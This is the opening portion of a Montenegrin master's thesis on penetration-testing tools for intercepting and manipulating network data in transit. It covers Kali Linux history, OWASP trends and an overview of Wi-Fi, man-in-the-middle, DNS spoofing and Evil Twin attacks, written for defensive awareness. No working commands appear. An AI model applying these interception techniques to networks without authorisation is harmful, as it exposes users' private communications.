UNIVERZITET CRNE GORE
ELEKTROTEHNIČKI FAKULTET

Teodora Petranović

ANALIZA SOFTVERSKIH ALATA ZA EKSPLOATISANJE RANJIVOSTI PODATAKA TOKOM PRENOSA - TEHNIKE PRESRIJETANJA I MANIPULACIJE PODATAKA

MASTER RAD

Podgorica, 2024

PODACI I INFORMACIJE O KANDIDATU:

Ime i prezime: Teodora Petranović

Datum i mjesto rođenja: 28.04.1998. godine, Bar, Crna Gora

Naziv završenog osnovnog studijskog programa i godina završetka studija: Primijenjeno računarstvo, 2020. godine

INFORMACIJE O MASTER RADU:

Naziv master studija: Master studije primijenjenog računarstva

Naslov rada: Analiza softverskih alata za eksploatisanje ranjivosti podataka tokom prenosa - tehnike presrijetanja i manipulacije podataka

Fakultet na kojem je rad odbranjen: Elektrotehnički fakultet

UDK, OCJENA I ODBRANA MASTER RADA

Datum prijave master rada: 05.04.2022. godine

Datum sjednice Vijeća na kojoj je prihvaćena tema: 15.09.2022. godine

Mentor: Prof. dr Nikola Žarić

Komisija za ocjenu / odbranu rada:

1. Prof. dr Božo Krstajić, ETF Podgorica, predsjednik
2. Prof. dr Nikola Žarić, ETF Podgorica, mentor
3. Doc. dr Slavica Tomović, ETF Podgorica, član

Datum odbrane: 09.07.2024.

Ime i prezime autora: Teodora Petranović, BApp

ETIČKA IZJAVA

U skladu sa članom 22 Zakona o akademskom integritetu i članom 18 Pravila studiranja na master studijama, pod krivičnom i materijalnom odgovornošću, izjavljujem da je master rad pod naslovom

" Analiza softverskih alata za eksploatisanje ranjivosti podataka tokom prenosa - tehnike presrijetanja i manipulacije podataka"

moje originalno djelo.

Podnosilac izjave,

Teodora Petranović, BApp

T. Petranović

U Podgorici, dana 11.03.2024. godine

PREDGOVOR

Ovaj rad posvećujem svojim roditeljima koji su me školovali i uvijek mi pružali neizmjernu podršku. Posebnu zahvalnost dugujem mom mentoru Prof. dr. Nikoli Žariću koji ne samo da je svojom stučnošću doprinio da se ovo istraživanje uspješno sprovede već se uvijek trudio da me inspiriše da uspijem dalje u karijeri.

Teodora Petranović, BApp

IZVOD RADA

U eri koja je okarakterisana dominantno internet konektivnošću i masovnom digitalizacijom poslovanja, sigurnost podataka tokom prenosa dobija potpuno novi značaj. Kako organizacije tako i pojedinci, sve se više oslanjaju na digitalne platforme uz nedovoljnu sliku o tome kako komunikacija funkcioniše i koliko su njihovi podaci bezbjedni u tom procesu. Stoga, u ovom radu sprovedeno je istraživanje o tome koje mogu biti posledice nedovoljno osiguranog komunikacijskog toka i u kojoj mjeri nas današnji standardni mehanizmi zaštite zapravo štite od različitih vrsta zloupotreba.

U tom kontekstu, sprovedena je analiza ovih tokova na praktičan način koji ima za cilj da uđe u samu dubinu problema, detektuje izvor ranjivosti i ponudi moguće rješenje. Osim praktičnog dijela obavljenog uz pomoć alata za penetracijsko testiranje, sprovedena je i analiza efikasnosti različitih sigurnosnih mehanizama koji se na tržištu plasiraju kao adekvatna zaštita.

Praktičan dio istraživanja dokazao je da se ranjivosti u protokolima koje su već dugo javno poznate i dalje mogu eksploatisati i to softverskim alatima otvorenog koda. Analiza sigurnosnih mehanizama dokazala je da je prije implementacije istih potrebno obaviti detaljnu analizu kako sa strane nivoa rizika koji je prihvatljiv tako i sa strane sposobnosti mehanizma da sam po sebi pruži zaštitu od svih potrebnih napada, a sve to kako bi sigurnost bila na zadovoljavajućem nivou bez nepotrebnog degradiranja performansi.

Primjenom izvedenih i dokazanih dobrih praksi i metodologija zaštite, direktno se doprinosi povećanju nivoa zaštite prenosa podataka kod svih individualaca i organizacija. Osim toga, praktične metode eksploatisanja mogu doprinjeti profesionalcima u oblasti informacionih tehnologija da sagledaju sigurnost iz ugla potencijalnog napadača kako bi bili u mogućnosti da bolje razumiju rizik i da primijene adekvatnu zaštitu.

Ključne riječi: sajber bezbjednost, eksploatisanje ranjivosti, mrežni saobraćaj, analiza toka, sigurnosni mehanizmi

ABSTRACT

We are currently living in the era predominantly characterized by networking and rapid digitalization of business processes. Accordingly, data transmission security has reached a whole new level. Both organizations and individuals have begun relying on digital platforms without proper knowledge of how this communication works and whether their data is handled securely. This paper describes the consequences of low-level secured communication flows and examines the level of security offered by popular security mechanisms today

In order to prove what is previously mentioned, detailed research of communication flow was conducted in a highly practical way enabling us to identify the source of the problem, detect actual vulnerabilities and propose adequate solution. In addition to the practical part, that was carried out using popular penetration testing tools, an analysis was conducted to evaluate the effectiveness of today's security solutions currently available on the market.

The practical part proved that there are already well-known vulnerabilities in protocols that are still exploitable, even by using open-source software tools. It also demonstrated that before implementing a new security mechanism, in order to bring security on high level without degrading performance, it is mandatory to conduct a detailed risk analysis and ensure that the chosen security mechanism offers protection from all specified attacks.

By implementing methodologies and best practices from this research, whether you represent an organization or an individual, you can directly increase the level of protection applied to data transmission. Furthermore, the practical exploitation methods used in this research can provide valuable knowledge to information technology professionals, enabling them to better understand actual risks and implement effective security measures.

Key words: cybersecurity, vulnerability exploitation, network traffic, flow analysis, security mechanisms

Sadržaj

1. UVOD

U vremenu masovne digitalizacije i dijeljenja velikog broja podataka nedovoljno kontrolisanim medijumom, teško je sačuvati privatnost. ICT (Information and communication technology) arhitektura kojom se ovi podaci prenose predstavlja izuzetno složen sistem međusobno poveznih komponenti različite vrste i karakteristika koje, obzirom na raznovrsnost tehnologija, nije moguće osigurati na univerzalan način. Stoga, postoji veliki broj ranjivih tačaka, od kojih svaka predstavlja određeni rizik i može potencijalno nanijeti štetu sistemu. Kako bi se riješio ovaj problem, razvijen je veliki broj sigurnosnih mehanizama od kojih svaki ima svoju ulogu u distribuciji ili čuvanju podataka. Stepen sigurnosti predstavlja nivo kvaliteta po kojem su ovi sigurnosni mehanizmi odabrani i implementirani.

Kako za posledicu digitalizacije imamo prenošenje potencijalno osjetljivih podataka putem javne mreže, analiza mrežnog saobraćaja dobija poseban značaj. Podaci koji se prenose mogu imati veliku vrijednosti, pa samim tim automatski postaju meta hakera čiji cilj može biti kompromitovanje i zloupotreba istih. Iako je uložen veliki napor i obavljena napredna istraživanja u cilju razvijanja protokola koji bi zastitili mrežnu konekciju, stepen zloupotrebe prenošenih podataka, pogotovo onih koji se prenose bežičnim medijumom, je i dalje značajno veliki.

Pri razvijanju ovakvih protokola mora se uzeti u obzir odnos efikasnosti i robusnosti implementiranih mehanizama. Kako bi se postigao idealan balans, određeni mehanizmi zaštite zbog ograničenja postojeće ICT arhitekture ne mogu biti implementirani na nivou koji omogućava adekvatnu zaštitu. Samim tim, ovakve "rupe" u dizajnu protokola predstavljaju potencijalnu probojnu tačku ukoliko bi došlo do hakerskog napada. Zato je bitno odraditi detaljnu analizu ovakvih propusta u implementaciji protokola i odrediti mogući stepen zloupotrebe, odnosno koje manipulacije prenošenih podataka je moguće izvesti.

Tema ovog istraživanja jeste analiza stepena sigurnosti podataka tokom prenosa, od posiljaoca do primaoca, tehnika kojima se ti podaci mogu pribaviti od strane neautorizovanih lica i potencijalno zloupotrijebiti, a sve to uz pomoć razlicitih softverskih rješenja i tehnika eksploatacije. Onog momenta kada podaci napuste klijentski uređaj, korisnik više nema kontrolu nad istima. Počevši od kućne mreže pa sve do destinacionog uređaja, ovi podaci su izloženi velikom broju rizika. Svi podaci se mrežnom infrastrukturom prenose pomoću skupa protokola, a opis njihovog funkcionisanja je javno dostupan, što je dobro sa strane

interoperabilnosti ali loše sa strane moguće zloupotrebe. Iako je stopostotna bezbjednost tehnicki neizvodljiva, uvijek treba raditi na tome da se procenat bezbjednosti podigne na što veći nivo. Ovaj proces zahtijeva detaljnu tehničku analizu putanje kojom se prenose podaci, kao i svih usputno korišćenih protokola i eventualnih mehanizama sigurnosti.

Bez obzira na dostupnost zaštitnih softvera, svjedoci smo sve češćih hakerskih napada kako na pojedinace tako i na poslovne organizacije. Iz prethodno navedenog, proizilazi motiv za ovo istraživanje, obzirom na to da ovi napadi, osim što se brojčano povećavaju, nose sa sobom sve značajnije gubitke i doprinose izloženosti privatnih podataka, što je neopravdano uzimajući u obzir toliku dostupnost moguće zaštite.

Većina sigurnosnih problema nastaje zbog propusta u definisanim protokolima za prenos. Veliki broj ovih protokola je razvijen prije deceniju ili više, kada internet servisi nisu bili u ovoj mjeri razvijeni i kada su se sigurnosne prijetnje značajno rjeđe dešavale. Iz tog raloga su protokoli razvijani sa fokusom na njihovu funkcionalnu efikasnost, dok se sigurnost u velikoj mjeri naknadno poboljšavala različitim mehanizmima. Uz detaljnu analizu sigurnosnih propusta u mrežnim komunikacijama, otkriveno je na koji način protokoli mogu biti zloupotrijebljeni i kako se potencijalno mogu osigurati. Postoji veliki broj sigurnosnih mehanizama, koji nude određeni nivo sigurnosti u komunikaciji. Cilj ovog rada je bio istražiti i sa praktične strane prikazati koji je stepen pouzdanosti današnjih komunikacija kao i aktuelnih sigurnosnih mehanizama, tačnije dokazati koliko je komunikacija sigurna uz različite nivoe zaštite. Takođe, osim utvrđivanja stepena zaštite, jedan od ciljeva je bio i utvrditi koje su moguće manipulacije nad presretenim podacima i šta su posledice toga kada haker dobije pristup podacima koji inicijalno nisu namijenjeni njemu. Ove manipulacije mrežnim tokovima i paketima nisu moguće bez prethodne detaljne analize mrežnih paketa koji dolaze od ili se kreću ka klijentu. Stoga, još jedan od ciljeva je bio utvrđivanje koja su to ranjiva polja u mrežnim paketima ili koji su to mogući propusti u komunikacionim protokolima koji mogu da dovedu do gubitaka i zloupotrebe podataka. Svi prethodno navedeni ciljevi doveli su do onog glavnog, a to je da se podigne nivo znanja i svjesnost korisnika o prijetnjama koje se mogu desiti bilo kome od nas i uz to, obučiti ih kako mogu zaštiti sebe kao pojedinca ili eventualno svoju poslovnu mrežu.

Kao rezultat, ovo istraživanje pruža uvid u najbolje prakse zaštite prenosa podataka i koji stepen sigurnosti omogućavaju, a sve to potkrijepljeno prakticnim primjerima iz realnog okruženja i u realnim situacijama. Rezultati istraživanja primarno mogu pomoći mrežnim

administratorima i inženjerima sajber bezbjednosti da primjenjuju naprednije tehnike zaštite, uključujući i rezultate i savjete koji krajnjim korisnicima nude potrebno znanje da zaštite sebe i spriječe da budu meta hakerskih napada koji su, nažalost, prisutni u nezanemarljivom broju.

Važno je pojasniti i samo značenje riječi haker. Naime, haker predstavlja osobu sa znanjem da eksploatiše ranjivosti različitih djelova informacionih sistema, a kao takav može biti, u najgrubljoj podjeli, dobronamjeran (white-hat hacker) ili maliciozan (black-hat hacker). Nažalost, taj termin se najčešće podrazumijevano koristi za malicioznog hakera što nije ispravno i u ostatku rada će, ukoliko nije drugačije naglašeno, biti korišćen da ukaže na opšte stručno lice u ovoj oblasti.

Osim toga, kako bi se zaštitila privatnost kompanijske mreže koja je testirana, umjesto imena kompanije u kojoj je vršeno testiranje koristićemo „nadimak“ **Company Network** koji neće remetiti tok istraživanja niti uticati na efikasnost napada. Kompletan tok eksploatisanja je rađen iz ugla hakera koji nema dodatnih informacija o mreži sem imena, što predstavlja neki realan scenario. Kao glavni operativni sistem sa kojeg se vrše napadi korišćen je **Kali Linux** dok će svi softverski alati biti posebno naglašeni u nastavku rada. Sve metode eksploatisanja su vršene nad mrežama za koje imamo dozvolu za testiranje. Metode koje će biti opisane se ne smiju koristiti nad mrežama i sistemima bez eksplicitne dozvole ili vlasništva istih.

2. PREGLED RAZVOJA OBLASTI

2.1 Razvoj softverskih alata

Razvoj sigurnosnih prijetnji, a samim tim i mehanizama za odbranu, uslovilo je razvoj i softvera za testiranje ranjivosti. Shodno robusnoj ICT infrastrukturi, koja se rapidno mijenja, nastao je veliki broj specijalizovanih operativnih sistema i samostalnih softverskih alata za ovu svrhu. Odabir adekvatnog alata zavisi od konkretnih zahtjeva i ciljeva penetracijskog testiranja. Penetracijsko testiranje predstavlja proces odnosno specijalizovani pristup zaštiti informacionih sistema od sajber napada, na način što autorizovani profesionalci u ovoj oblasti vrše hakerske napade nalik onima koji se očekuju u realnom scenariju. Na ovaj način se najpreciznije prikazuje nivo ranjivosti sistema i specificira koje su to ranjive tačke koje mogu dovesti do kompromitovanja sistema.

2.1.1 Beneficije Linux baziranih sistema

Nesumnjivo je da se u izvođenju penetracijskog testiranja ili bilo koje druge vrste tehnološkog istraživanja dominantno koriste alati bazirani na Linux-u. Da bi se izradio sofisticirani softverski alat za eksploatisanje ranjivosti, potreban je visok nivo dozvola i fleksibilnost modifikacije sistemske konfiguracije. Kako bi dobili ovu vrstu fleksibilnosti, developeri se najčešće odlučuju da razvijaju alate bazirane na sistemima otvorenog koda (open-source) kao što je Linux. Nije neuobičajeno da se alat paralelno razvija i za sisteme zatvorenog tipa (na primjer Windows) ali to često zahtijeva dodatne procese za konfiguraciju i podešavanje alata kako bi adekvatno funkcionisali u takvom okruženju [1]. Zato se najčešće penetracijska testiranja izvode uz pomoć Linux sistema, kod kojeg ovi specijalizovani alati imaju maksimalnu slobodu funkcionisanja. Osim toga, Linux nudi robustan i fleksibilan komandni interfejs za pisanje i izvršavanje skripti, a koji je penetracijskim testerima od velikog značaja, a pogotovo pri automatizaciji poslova.

2.1.2 BackTrack

Iako nije prvi operativni sistem dizajniran za penetracijsko testiranje, BackTrack predstavlja jedan od najslavnijih polaznika ove kategorije. Baziran je na Ubuntu Linux distribuciji. Sam sistem je nastao spajanjem dvije platforme pod nazivima “Auditor security” i “Whax” [2], od

strane Mati Aharoni i Max Mosera. Objavljen je 2006-te godine, a održavan je sve do 2011. odnosno do verzije BackTrack 5.

BackTrack je dizajniran da pomogne inženjerima u oblasti sajber bezbjednosti za istraživanja digitalne forenzike i penetracijskog testiranja. Ovaj sistem je posjedovao veliki broj prekonfigurisanih potrebnih alata za različite svrhe: prikupljanje informacija, mapiranje i analiza mreža, identifikaciju ranjivosti, analizu web aplikacija, eskalaciju privilegija, održavanje pristupa i mnoge druge, a takođe je sadržao i alate koji se mogu koristiti za digitalnu forenziku i reversni inženjering [3]. Iako je kao i ostali Linux sistemi imao napredan komandni interfejs, posjedovao je i GUI (Graphical User Interface) koji je omogućavao jednostavno izvršavanje željenih akcija bez potrebe naprednog tehničkog znanja. Iako je predstavljao veliki projekat, 2013-te godine obustavljen je dalji razvoj ovog sistema. Kako su se tehnologije rapidno mijenjale, a samim tim i zahtjevi za sigurnost postali sve složeniji, dotadašnja arhitektura po kojoj je rađen sistem nije mogla da podrži dalje zahtjeve. Ovo predstavlja očekivan događaj obzirom na to da se u vremenu početnog razvoja BackTrack-a nije moglo ni naslutiti do koje kompleksnosti će doći cijela IT infrastruktura i samim tim nije se mogla odraditi kvalitetna analiza razvoja softvera (Software Development Life Cycle) u pogledu skalabilnosti. Sva ova ograničenja, zakašnjele softverske zakrpe (patches) i ostale poteškoće prouzrokovane su tim statičkim modelom po kojem je sistem rađen. Samim tim, nadogradnje softvera su bili neredovne, što je u vremenu kada se tehnologije brzo razvijaju nedopustivo, kako sa strane funcionalnosti tako i sa strane sigurnosti. Sve ovo je dovelo do zaključka da je reorganizacija projekta bila neizbježna kako bi mogao pratiti današnju standardnu infrastrukturu. Stoga, obustavljen je čitav BackTrack projekat i 2013-te godine došlo je do uvođenja novog, dobro poznatog Kali Linux operativnog sistema.

2.1.3 Kali Linux

Nesumnjivo, Kali Linux predstavlja “de facto” standardni sistem za penetracijsko testiranje [4] i vršenje bilo kakvih mrežnih i softverskih analiza. 2013-te godine, Offensive security je objavio prvu verziju Kali Linux-a, baziranog na Debian-u 7. Dostupan je i kao samostalna OS instanca, a može se koristiti i u obliku virutelne mašine, što predstavlja čest izbor kod inženjera sajber bezbjednosti zbog mogućnosti jednostavnog povratka na željeno stanje sistema i izolovanosti. Nakon dvije godine objavljena je druga verzija bazirana na Debian-u 8, dok je Kali Linux Rolling objavljen 2016-te godine (Slika 1).

Date	Project Released	Base OS
2004-August-30	Whoppix v2	Knoppix
2005-July-17	WHAX v3	Slax
2006-May-26	BackTrack v1	Slackware Live CD 10.2.0
2007-March-06	BackTrack v2	Slackware Live CD 11.0.0
2008-June-19	BackTrack v3	Slackware Live CD 12.0.0
2010-January-09	BackTrack v4 (Pwnsauce)	Ubuntu 8.10 (Intrepid Ibex)
2011-May-10	BackTrack v5 (Revolution)	Ubuntu 10.04 (Lucid Lynx)
2013-March-13	Kali Linux v1 (Moto)	Debian 7 (Wheezy)
2015-August-11	Kali Linux v2 (Sana)	Debian 8 (Jessie)
2016-January-16	Kali Linux Rolling	Debian Testing

Slika 1: Istorija razvoja Kali Linux sistema

https://www.kali.org/docs/introduction/kali-linux-history/

Ovaj operativni sistem dolazi sa preko 600 [2] kategorizovanih softverskih alata različite namjene, naravno uz mogućnost nadogradnje. Nadogradnja je ograničena na način što su instalacije dostupne samo iz odabrane liste repozitorijuma, a za one koje nisu u toj listi potreban je značajniji napor i više tehničko znanje. Neke funkcionalnosti sistema su zaključane iz sigurnosnih razloga i sa ograničenjima prava pristupa i konfiguracije. Iz istog razloga alati koji se samostalno instaliraju mogu imati ograničenja i limitirane funkcionalnosti. O sigurnosti samog sistema govori i činjenica da svaki softverski paket koji je dostupan za preuzimanje je potpisan od strane developera koji ga je izradio i objavio kako bi se u slučaju potrebe preuzela odgovornost [5].

Svi alati u sklopu Kali Linux-a su dizajnirani sa fokusom da pomognu inženjerima sajber bezbjednosti u zadacima i poslovima vezanim za ovu oblast. Iako ima dostupan GUI za veliki broj alata, Kali Linux implicitno podrazumijeva da je korisnik upoznat sa Linux sistemima i komforan sa komandnim interfejsom. Obzirom da se radi o softverima koji mogu zahtijevati naprednu konfiguraciju i imaju širok spektar polja za analizu, nije moguće predstaviti sve moguće funkcionalnosti kroz GUI, a takođe može biti zahtjevno i sa strane potrošnje resursa. Osim toga, veliki broj alata za penetracijsko testiranje se koristi za automatizovane taskove i izvršavanje prekonfigurisanih skripti, koji bi ukoliko bi bili predstavljeni kroz GUI, usporili proces izvršavanja.

2.1.4 Razlike između Kali Linux i BackTrack sistema

Iako su oba rješenja proizvedena i razvijana sa istim ciljem - za testiranje sigurnosti i vršenje sigurnosnih analiza, postoje bitne razlike:

- Kali Linux je naslednik BackTrack-a i zamijenio ga je između ostalog zbog toga što posjeduje značajno veći obim softverskih alata za penetracijsko testiranje i analitiku;
- Osim što posjeduje veci broj naprednijih alata, Kali Linux alati su više fokusirani na DFIR (Digital Forensics and Incident Response) [2];
- Kali Linux se i dalje razvija dok je BackTrack zatvoren projekat;
- BackTrack je zasnovan na Ubuntu bazi dok je Kali Linux zasnovan na Debian-u, što predstavlja mnogo bolju podršku za sigurnosne alate obzirom na stabilnost i pouzdanost koji nudi [2];
- Kali Linux omogućava lakšu instalaciju i može se izvršavati na većem broju različitih platformi;
- BackTrack je imao značajno prostiji i dizajnerski neprilagođeniji interfejs koji je izgrađen koristeći GNOME 2 desktop okruženje. Kali Linux nudi mnogo moderniji interfejs koji je rekreiran u GNOME 3 kao podrazumijevano okruženje, a nudi i dodatne opcije kao što su: Xfce, KDE, MATE,e17, lxde i i3wm.021 [4];
- Veliki broj popularnih softverskih alata za penetracijsko testiranje (Metasploit, Nmap ...) su unaprijed konfigurisani i dostupni u sklopu Kali Linux, za razliku od BackTrack-a;
- Kali Linux nudi značajno detaljniju i opširniju zvaničnu dokumentaciju sa mnogo većom organizacijom podrške;

2.1.5 Ostali sistemi i alati

Bitno je napomenuti da iako su prepoznatljivi u ovoj temi, Kali Linux i BackTrack nisu jedini predstavnici sistema za penetracijsko testiranje. Neki od prepoznatljvih su i:

- **Parrot Security OS**: Nastao je 2013. godine, specijalno dizajniran za digitalnu forenziku i zaštitu privatnosti, kao i za ostale svrhe penetracijskog testiranja. Prepoznatljiv je po veoma elegantnom korisničkom interfejsu, značajnoj podršći i velikom setu alata. Zasnovan je na Debian-u;

- **BlackArch Linux**: Takođe nastao 2013-te godine, baziran na Arch Linux-u. Specijalno je dizajniran za analizu sigurnosti. Nudi mogućnost prilagodljivog okruženja i ima značajan repozitorijum alata;
- **Pentoo Linux**: Prvi put je objavljen 2005-te godine, baziran na Gentoo Linux-u. Prepoznatljiv je po fokusu na performanse i optimizaciju, a dizajniran je za svrhe penetracijskog testiranja i evaluacije sigurnosti.

Bitno je naglasiti da se ovi specijalizovani sistemi za pentracijsko testiranje sastoje od skupa odabranih softverskih alata za ovu svrhu, koji zavisno od sistema, mogu biti na određeni način prekonfigurisani kako bi omogućili lakšu upotrebu. Bez obzira na pomenuto, većina poznatijih alata se mogu (i trebaju) posmatrati izolovano i mogu se koristiti na drugim sistemima. Interesantno je pomenuti da je većina od njih, koji se i dan danas najčešće koriste, objavljena prije više od decenije. Neki od najpoznatijih su: Metaspoloit framework (2003), Burp Suite (2006), Nmap (krajem 90tih), Wireshark (1998), Aircrack-ng suite (2006) i mnogi drugi. Iako su davno osnovani, redovno se objavljuju njihova ažuriranja (najčešće u vidu dodatnih ili unaprijeđenih pomoćnih skripti) i većina njih bez problema prati tehnološku evoluciju sigurnosnih mehanizama.

2.2 Razvoj metoda za eksploatisanje sigurnosnih propusta toka podataka

Metode eksploatisanja sigurnosti kao i njihova efikasnost su se tokom vremena mijenjali, što je očekivano obzirom na broj sigurnosnih mehanizama koji se uporedo razvijaju.

Jasno je da putanja prenosa podataka od početnog do krajnjeg procesa prolazi kroz niz različitih vrsta mrežnih komponenti i koristeći različite setove protokola. Prema tome možemo očekivati i da postoji značajan broj potencijalnih ranjivih tačaka. Svaka od ovih tačaka, zavisno od tehnologija u kojima je pronađena, može biti eksploatisana drugačijim metodama.

Zanimljivo je obratiti pažnju na mehanizme za uspostavljanje mrežne sigurnosti, koji su ranijih godina bili na izuzetno niskom nivou zbog nedostatka kvalitetnog standarda. Same metode za probijanje sigurnosne barijere su se mijenjale zavisno od aktuelnog sigurnosnog protokola. Kompromitovanje bežičnih mreža i njihovih tokova u vrijeme WEP (Wired Equivalent Privacy) standarda je bio je prilično jednostavan proces. Metode su se najviše

zasnivale na prikupljanju dovoljno sirovih podataka kako bi se statističkom analizom i brute-force napadom dobio pristup. Danas u vrijeme WPA2 (Wi-Fi Protected Access 2) i WPA3 (Wi-Fi Protected Access 3) mreža, metode su se značajno promijenile obzirom da klasično masovno prikupljanje podataka ne doprinosi eksploatisanju, već su potrebne drugačije analize procesa koje su objašnjene u poglavlju 3 na realan i praktičan način. Zanimljiva je činjenica da su brute-force napadi i dalje ostali na sceni, najčešće ne kao glavni napad, ali često mogu poslužiti u kasnijim fazama procesa. Kada gledamo neku sveukupnu sliku metoda napada čiji je rezultat eksploatisanje podataka u prenosu, kao najefikasnije možemo navesti: prisluškivanje mrežnog sobraćaja (Network sniffing/Packet eavesdropping), Man-In-The-Middle tehnike, razni napadi u cilju kompromitovanja pristupa bežičnim mrežama, lažiranje DNS zahtjeva (DNS Spoofing/Pharming attacks) i Evil Twin/Rogue AP (lažni access point). Praktične demonstracije većine navedenih napada će biti prikazane u poglavljima 3 i 5.

Ranjivosti u nedovoljno osiguranoj i nadgledanoj mreži mogu dalje dovesti do nekontrolisanog širenja malvera lateralno kroz mrežu i inficiranja povezanih klijenata. Neki od najuticajnih napada ove vrste jesu ransomware napadi [6] koji dostižu posebnu težinu u današnjem svijetu obzirom na važnost podataka koji mogu biti kompromitovani.

Kada govorimo o ranjivostima na višim nivoima (kao što su nivo transporta i aplikativni nivo), dovoljno je prikazati činjenicu da se sve od prve objave OWASP (Open Source Foundation for Application Security) TOP 10 dokumenta 2003-će godine pa sve do poslednjeg 2021 godine, u top 10 najvećih ranjivosti web aplikacija svrstavaju problemi koji imaju povezanost sa nedovoljno očuvanim integritetom podataka u prenosu [7]:

- **Verzija 2003:**
  Treće mjesto: Neispravna autentifikacija i menadžment sesija
- **Verzija 2004:**
  Treće mjesto: Neispravna autentifikacija i menadžment sesija
- **Verzija 2007:**
  Sedmo mjesto: Neispravna autentifikacija i menadžment sesija
  Deveto mjesto: Nesigurna komunikacija
- **Verzija 2010:**
  Treće mjesto: Neispravna autentifikacija i menadžment sesija
  Deveto mjesto: Nedovoljna zaštita nivoa transporta
- **Verzija 2013:**
  Drugo mjesto: Neispravna autentifikacija i menadžment sesija
  Šesto mjesto: Izloženost osjetljivih podataka
- **Verzija 2017:**

Drugo mjesto: Izloženost osjetljivih podataka

- **Verzija 2021:**
  Drugo mjesto: Propusti u enkripciji

Većina ranjivosti na poslednja dva nivoa TCP/IP steka (nivo trasporta i nivo aplikacije) su vezani za neadekvatnu enkripciju komunikacije i nedovoljnu kontrolu manipulacije ovakvih podataka. Ranijih godina je najveći problem predstavljao adekvatno upravljanje sesijskim kolačićima (session cookies) i sprečavanjem njihove manipulacije, dok je danas uz adekvatnu konfiguraciju istih i uvođenjem HTTPS-a postao manji problem. Međutim, iako je enkripcija napredovala, napredovali su i alati za njeno kompromitovanje, pa zato sada i pored svih sigurnosnih mehanizama, predstavlja značajan problem.

3. ANALIZA TEHNIKA ZA PRESRIJETANJE I MANIPULACIJU PODATAKA

Hakerski napad ne predstavlja prostu niti striktno definisanu aktivnost već čitav niz procesa koji objedinjeni omogućavaju njegovo uspješno izvođenje. Tako se eksploatisanje podataka izvodi pomoću niza operacija i prethodnih analiza. Težina podataka, iz ugla vrijednosti po sigurnost, često može biti pogrešno procijenjena, pa se neki naizgled bezazlen podatak, tipa MIC (Message Integrity Check) polja ili toka podataka tipa TCP handshake-a mogu eksploatisati na način da omoguće malicioznim napadačima potpun pristup mreži.

Iako postoji niz različitih metodologija zaštite privatnosti podataka na internetu, postoji samo jedan efikasan način, a to je razmisljati kao black-hat haker. Većinu black-hat kao i ostalih vrsta hakera odlikuje radoznalost i volja da isprobaju stvari van nametnutih granica, sve začinjeno upornošću koja čini da sve te akcije uspiju i pored niza prepreka. Kada govorimo o ovakvom profilu kao protivniku u borbi za sigurnost, jasno je zašto je ICT infrastruktura i pored ogromnog broja mehanizama za zaštitu i dalje podložna napadima.

Stoga, za adekvatnu zastitu potrebno je gledati iz ugla potencijalnog kompromitovanja podataka. Jedan od najbitnijih koraka je definisati podatke od interesa odnosno oni koji bi imali najveći negativni uticaj ukoliko bi bili kompromitovani i pratiti kompletnu rutu njihovog prenosa, kao i svaku tačku obrade istih. Međutim, kod tehnika eksploatacija podataka u prenosu ispostavilo se da ovo nije dovoljno. Postoji mnogo elemanta koji, sami po sebi, nisu faktor rizika, ali uz niz različitih tehnika mogu dovesti do značajnih ranjivosti koje čak ni visokospecijalizovani zaštitni mehanizmi nisu u mogućnosti da spriječe, jer se ne fokusiraju na taj konkretan problem. U nastavku će biti demonstrirano više ovakvih slučajeva sa fokusom na konkretnu ranjivost koju izazivaju.

U procesu analize ranjivosti podataka u prenosu, koji je glavna tema ovog istraživanja, najranjiviji dio predstavlja lokalna mreža. Napadi u ovoj oblasti se najčešće mogu klasifikovati na aktivne i pasivne napade. Pasivni napadi se znatno teže detektuju i baziraju se na različitim tehnikama prisluškivanja saobraćaja. Aktivni napadi predstavljaju manipulaciju mrežnih tokova, generisanje lažnog saobraćaja u mreži kao i bilo kakva modifikacija originalnih mrežnih paketa.

Generalno govoreći, iako se najviše forenzički bitnih podataka nalazi na krajnjim uređajima, mreža je izuzetno bitan izvor informacija obzirom da se većina sajber napada odvija kroz nju.

Analiza mrežnog saobraćaja može odati informacije koje mogu identifikovati malvere zajedno sa podacima na koje su uticali [8].

Ideja ovog istraživanja je pokriti čitav potencijalni tok napada. Stoga, analiza će biti podijeljena na dvije faze: Pre-connection i Post-connection faza.


3.1 Pre-connection analiza

3.1.1 Mapiranje okolnih mreža

Pre-connection analiza se bazira na analizi mrežnog saobraćaja koje je moguće presresti prije samog konektovanja na Wi-Fi mrežu, a odaje korisne informacije o njoj. Dolaskom Wi-Fi tehnologija, otvorio se širok spektar aktivnosti u ovoj oblasti, ne samo presrijetanja podataka već i manipulacije istih koje mogu dovesti do efikasnih rezultata usled nedovoljno kontrolisanog mediuma.

Za početak analize, odnosno procesa eksploatisanja mreže, dovoljno je da se haker nalazi u okolini ciljane mreže ili bilo koje mreže zavisno od toga šta je cilj napada. U ovom stadijumu u pomoć uskaču dvije važne komponente. Prva predstavlja specijalizovani Wi-Fi adapter za presrijetanje okolnog saobracaja (detaljnije opisan u sekciji 4.2) a druga softverski alat (ili skup alata) koji omogućava prisluškivanje saobraćaja (sniffing) i kategorizovanje prikupljenih paketa. Jedan od najčešće korišćenih alata za ovu svrhu je iz Aircrack-ng seta alata - **Airodump-ng** (detaljnije opisan u sekciji 4.3.1) i bice korišćen u nastavku demonstracije.

